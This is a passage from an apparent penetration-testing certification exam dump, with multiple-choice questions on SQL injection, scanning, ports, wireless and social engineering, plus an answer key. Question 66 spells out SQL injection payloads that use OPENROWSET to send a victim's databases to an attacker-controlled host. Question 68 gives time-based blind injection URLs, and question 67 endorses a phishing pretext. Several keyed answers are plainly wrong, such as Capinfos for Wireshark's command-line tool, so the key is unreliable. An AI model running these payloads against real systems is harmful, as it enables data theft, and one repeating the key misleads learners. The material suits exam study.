A. Check for Directory Consistency and Page Naming Syntax of the Web Pages
B. Examine Server Side Includes (SSI)

C. Examine Hidden Fields
D. Examine E-commerce and Payment Gateways Handled by the Web Server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (page 71)

QUESTION 66
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:

'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 –

What query does he need in order to transfer the column?

A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables –
B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows –
C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns –
D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns –

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67


You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account
B. Call a receptionist and ask for John Stevens' personal email account
C. Search in Google for his personal email ID
D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.



It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.
A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--

What is the database name?

A. WXYZ
B. PQRS
C. EFGH
D. ABCD

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891028/CEHv8-Module-14-SQL-Injection-pdf (see module 14, page 2049 to 2051)

QUESTION 69
Which of the following is an ARP cache poisoning technique aimed at network switches?

A. Replay Attack
B. Mac Flooding
C. Man-in-the Middle Attack
D. DNS Poisoning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.watchguard.com/infocenter/editorial/135324.asp (see mac flooding)


QUESTION 70
Which of the following documents helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets?

A. Penetration Testing Agreement
B. Rules of Behavior Agreement
C. Liability Insurance
D. Non-Disclosure Agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.




Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer
B. Network Access layer
C. Internet layer
D. Application layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.



How can employees continue to see the blocked websites?

A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a type and code field.

Which of the following ICMP messages will be generated if the destination port is not reachable?

A. ICMP Type 11 code 1
B. ICMP Type 5 code 3
C. ICMP Type 3 code 2
D. ICMP Type 3 code 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
To locate the firewall, SYN packet is crafted using Hping or any other packet crafter and sent to the firewall. If ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device is received, then it means which of the following type of firewall is in place?

A. Circuit level gateway
B. Stateful multilayer inspection firewall
C. Packet filter
D. Application level gateway

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
An automated electronic mail message from a mail system which indicates that the user does not exist on that server is called as?

A. SMTP Queue Bouncing
B. SMTP Message Bouncing
C. SMTP Server Bouncing
D. SMTP Mail Bouncing

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Bounce_message

QUESTION 76
Which of the following reports provides a summary of the complete pen testing process, its outcomes, and recommendations?

A. Vulnerability Report
B. Executive Report
C. Client-side test Report
D. Host Report

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
Fuzz testing or fuzzing is a software/application testing technique used to discover coding errors and security loopholes in software, operating systems, or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash.

Fuzzers work best for problems that can cause a program to crash, such as buffer overflow, cross-site scripting, denial of service attacks, format bugs, and SQL injection.

Fuzzer helps to generate and submit a large number of inputs supplied to the application for testing it against the inputs. This will help us to identify the SQL inputs that generate malicious output.

Suppose a pen tester knows the underlying structure of the database used by the application (i.e., name, number of columns, etc.) that she is testing.


Which of the following fuzz testing she will perform where she can supply specific data to the application to discover vulnerabilities?

A. Clever Fuzz Testing
B. Dumb Fuzz Testing
C. Complete Fuzz Testing
D. Smart Fuzz Testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges.




Port numbers above 1024 are considered which one of the following?


A. Dynamically assigned port numbers
B. Statically assigned port numbers
C. Well-known port numbers
D. Unregistered port numbers

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://stackoverflow.com/questions/136709/what-port-number-should-i-use-when-testing-connections-in-my-local-intranet-in (see post 4)



QUESTION 79
John, the penetration tester in a pen test firm, was asked to find whether NTP services are opened on the target network (10.0.0.7) using Nmap tool.



Which one of the following Nmap commands will he use to find it?


A. nmap -sU –p 389 10.0.0.7
B. nmap -sU –p 123 10.0.0.7

C. nmap -sU –p 161 10.0.0.7
D. nmap -sU –p 135 10.0.0.7

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
In the context of penetration testing, what does blue teaming mean?



A. A penetration test performed with the knowledge and consent of the organization's IT staff
B. It is the most expensive and most widely used
C. It may be conducted with or without warning
D. A penetration test performed without the knowledge of the organization's IT staff but with permission from upper management

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sypriselectronics.com/information-security/cyber-security-solutions/computer-network-defense/

QUESTION 81
Identify the port numbers used by POP3 and POP3S protocols.

A. 113 and 981
B. 111 and 982
C. 110 and 995
D. 109 and 973

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://publib.boulder.ibm.com/infocenter/wsmashin/v1r1/index.jsp?topic=/com.ibm.websphere.sMash.doc/using/zero.mail/MailStoreConfiguration.html

QUESTION 82
The objective of social engineering pen testing is to test the strength of human factors in a security chain within the organization. It is often used to raise the level of security awareness among employees.

The tester should demonstrate extreme care and professionalism during a social engineering pen test as it might involve legal issues such as violation of privacy and may result in an embarrassing situation for the organization.
Which of the following methods of attempting social engineering is associated with bribing, handing out gifts, and becoming involved in a personal relationship to befriend someone inside the company?

A. Accomplice social engineering technique
B. Identity theft

C. Dumpster diving
D. Phishing social engineering technique

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
Today, most organizations would agree that their most valuable IT assets reside within applications and databases. Most would probably also agree that these are areas that have the weakest levels of security, thus making them the prime target for malicious activity from system administrators, DBAs, contractors, consultants, partners, and customers.

Which of the following flaws refers to an application using poorly written encryption code to securely encrypt and store sensitive data in the database and allows an attacker to steal or modify weakly protected data such as credit card numbers, SSNs, and other authentication credentials?

A. SSI injection attack
B. Insecure cryptographic storage attack
C. Hidden field manipulation attack
D. Man-in-the-Middle attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle
D. SYN flood

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 85
In which of the following IDS evasion techniques does IDS reject the packets that an end system accepts?

A. IPS evasion technique
B. IDS evasion technique
C. UDP evasion technique
D. TTL evasion technique

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://is.muni.cz/th/172999/fi_m/MT_Bukac.pdf (page 24)



Stealth scanning techniques are used to bypass firewall rules and logging mechanisms, and hide themselves as usual network traffic

Look out for stealth ports – stealths port will not generate any kind of acknowledgement from the target machine

QUESTION 86
Which of the following attacks does a hacker perform in order to obtain UDDI information such as businessEntity, businesService, bindingTemplate, and tModel?

A. Web Services Footprinting Attack
B. Service Level Configuration Attacks
C. URL Tampering Attacks
D. Inside Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891017/CEHv8-Module-13-Hacking-Web-Applications-pdf (page 99)

QUESTION 87
Identify the data security measure which defines a principle or state that ensures that an action or transaction cannot be denied.

A. Availability
B. Integrity
C. Authorization
D. Non-Repudiation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Information_security (non-repudiation)

QUESTION 88
One of the steps in information gathering is to run searches on a company using complex keywords in Google.

Which search keywords would you use in the Google search engine to find all the PowerPoint presentations containing information about a target company, ROCHESTON?


A. ROCHESTON fileformat:+ppt
B. ROCHESTON ppt:filestring
C. ROCHESTON filetype:ppt
D. ROCHESTON +ppt:filesearch

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://blog.hubspot.com/blog/tabid/6307/bid/1264/12-Quick-Tips-To-Search-Google-Like-An-Expert.aspx (specific document types)

QUESTION 89
Which type of security policy applies to the below configuration?

i) Provides maximum security while allowing known, but necessary, dangers
ii) All services are blocked; nothing is allowed
iii) Safe and necessary services are enabled individually
iv) Non-essential services and procedures that cannot be made safe are NOT allowed
v) Everything is logged



A. Paranoid Policy
B. Prudent Policy
C. Permissive Policy
D. Promiscuous Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
Assessing a network from a hacker's point of view to discover the exploits and vulnerabilities that are accessible to the outside world is which sort of vulnerability assessment?

A. Network Assessments
B. Application Assessments
C. Wireless Network Assessments
D. External Assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://controlcase.com/managed_compliance_pci_vulnerability_scan.html

QUESTION 91
TCP/IP provides a broad range of communication protocols for the various applications on the network. The TCP/IP model has four layers with major protocols included within each layer. Which one of the following protocols is used to collect information from all the network devices?

A. Simple Network Management Protocol (SNMP)
B. Network File system (NFS)
C. Internet Control Message Protocol (ICMP)
D. Transmission Control Protocol (TCP)

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Transmission Control Protocol (TCP) is a connection-oriented four layer protocol. It is responsible for breaking messages into segments, re-assembling them at the destination station, and re-sending. Which one of the following protocols does not use the TCP?

A. Reverse Address Resolution Protocol (RARP)
B. HTTP (Hypertext Transfer Protocol)
C. SMTP (Simple Mail Transfer Protocol)
D. Telnet

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 93
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges. The port numbers above 1024 are considered as which one of the following? (Select all that apply)

A. Well-known port numbers
B. Dynamically assigned port numbers
C. Unregistered port numbers
D. Statically assigned port numbers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
Firewall is an IP packet filter that enforces the filtering and security policies to the flowing network traffic. Using firewalls in IPv6 is still the best way of protection from low level attacks at the network and transport layers. Which one of the following cannot handle routing protocols properly?

A. “Internet-router-firewall-net architecture”
B. “Internet-firewall-router-net architecture”
C. “Internet-firewall/router(edge device)-net architecture”
D. “Internet-firewall -net architecture”

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not

have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a TYPE field. If the destination is not reachable, which one of the following are generated?

A. Type 8 ICMP codes
B. Type 12 ICMP codes
C. Type 3 ICMP codes
D. Type 7 ICMP codes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Wireshark is a network analyzer. It reads packets from the network, decodes them, and presents them in an easy-to-understand format. Which one of the following is the command-line version of Wireshark, which can be used to capture the live packets from the wire or to read the saved capture files?

A. Tcpdump
B. Capinfos
C. Tshark
D. Idl2wrs

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
Which one of the following is a command line tool used for capturing data from the live network and copying those packets to a file?

A. Wireshark: Capinfos
B. Wireshark: Tcpdump
C. Wireshark: Text2pcap
D. Wireshark: Dumpcap

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Besides the policy implications of chat rooms, Internet Relay Chat (IRC) is frequented by attackers and used as a command and control mechanism. IRC normally uses which one of the following TCP ports?

A. 6566 TCP port
B. 6771 TCP port
C. 6667 TCP port
D. 6257 TCP port

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
Network scanning is used to identify the available network resources. Which one of the following is also known as a half-open scan, because a full TCP connection is never completed and it is used to determine which ports are open and listening on a target device?

A. SYN Scan
B. TCP Connect Scan
C. XMAS Scan
D. Null Scan

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
One needs to run “Scan Server Configuration” tool to allow a remote connection to Nessus from the remote Nessus clients. This tool allows the port and bound interface of the Nessus daemon to be configured. By default, the Nessus daemon listens to connections on which one of the following?

A. Localhost (127.0.0.1) and port 1241
B. Localhost (127.0.0.1) and port 1240
C. Localhost (127.0.0.1) and port 1246
D. Localhost (127.0.0.0) and port 1243

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which one of the following scans starts, but does not complete the TCP handshake sequence for each port selected, and it works well for direct scanning and often works well through firewalls?

A. SYN Scan
B. Connect() scan
C. XMAS Scan
D. Null Scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102

Timing is an element of port-scanning that can catch one unaware. If scans are taking too long to complete or obvious ports are missing from the scan, various time parameters may need to be adjusted. Which one of the following scanned timing options in NMAP's scan is useful across slow WAN links or to hide the scan?

A. Paranoid
B. Sneaky
C. Polite
D. Normal

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
Nessus can test a server or a network for DoS vulnerabilities. Which one of the following script tries to kill a service?

A. ACT_DENIAL
B. ACT_FLOOD
C. ACT_KILL_HOST
D. ACT_ATTACK

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Security auditors determine the use of WAPs on their networks with Nessus vulnerability scanner which identifies the commonly used WAPs. One of the plug-ins that the Nessus Vulnerability Scanner uses is ID #11026 and is named "Access Point Detection". This plug-in uses four techniques to identify the presence of a WAP. Which one of the following techniques is mostly used for uploading new firmware images while upgrading the WAP device?

A. NMAP TCP/IP fingerprinting
B. HTTP fingerprinting
C. FTP fingerprinting
D. SNMP fingerprinting

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
Wireless communication allows networks to extend to places that might otherwise go untouched by the wired networks. When most people say 'Wireless' these days, they are referring to one of the 802.11 standards. There are three main 802.11 standards: B, A, and G. Which one of the following 802.11 types uses DSSS Modulation, splitting the 2.4ghz band into channels?

A. 802.11b
B. 802.11g
C. 802.11-Legacy
D. 802.11n

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
Which one of the following 802.11 types uses either FHSS or DSSS for modulation?

A. 802.11b
B. 802.11a
C. 802.11n
D. 802.11-Legacy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
Which one of the following 802.11 types has WLAN as a network support?

A. 802.11b
B. 802.11-Legacy
C. 802.11n
D. 802.11g

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A chipset is a group of integrated circuits that are designed to work together and are usually marketed as a single product." It is generally the motherboard chips or the chips used on the expansion card. Which one of the following is well supported in most wireless applications?

A. Orinoco chipsets
B. Prism II chipsets
C. Atheros Chipset
D. Cisco chipset

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
An antenna is a device that is designed to transmit and receive the electromagnetic waves that are generally called radio waves. Which one of the following types of antenna is developed from waveguide technology?

A. Leaky Wave Antennas
B. Aperture Antennas
C. Reflector Antenna

D. Directional Antenna

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
War Driving is the act of moving around a specific area, mapping the population of wireless access points for statistical purposes. These statistics are then used to raise awareness of the security problems associated with these types of networks. Which one of the following is a Linux based program that exploits the weak IV (Initialization Vector) problem documented with static WEP?

A. Airsnort
B. Aircrack
C. WEPCrack
D. Airpwn

Correct Answer: A
Section: (none)
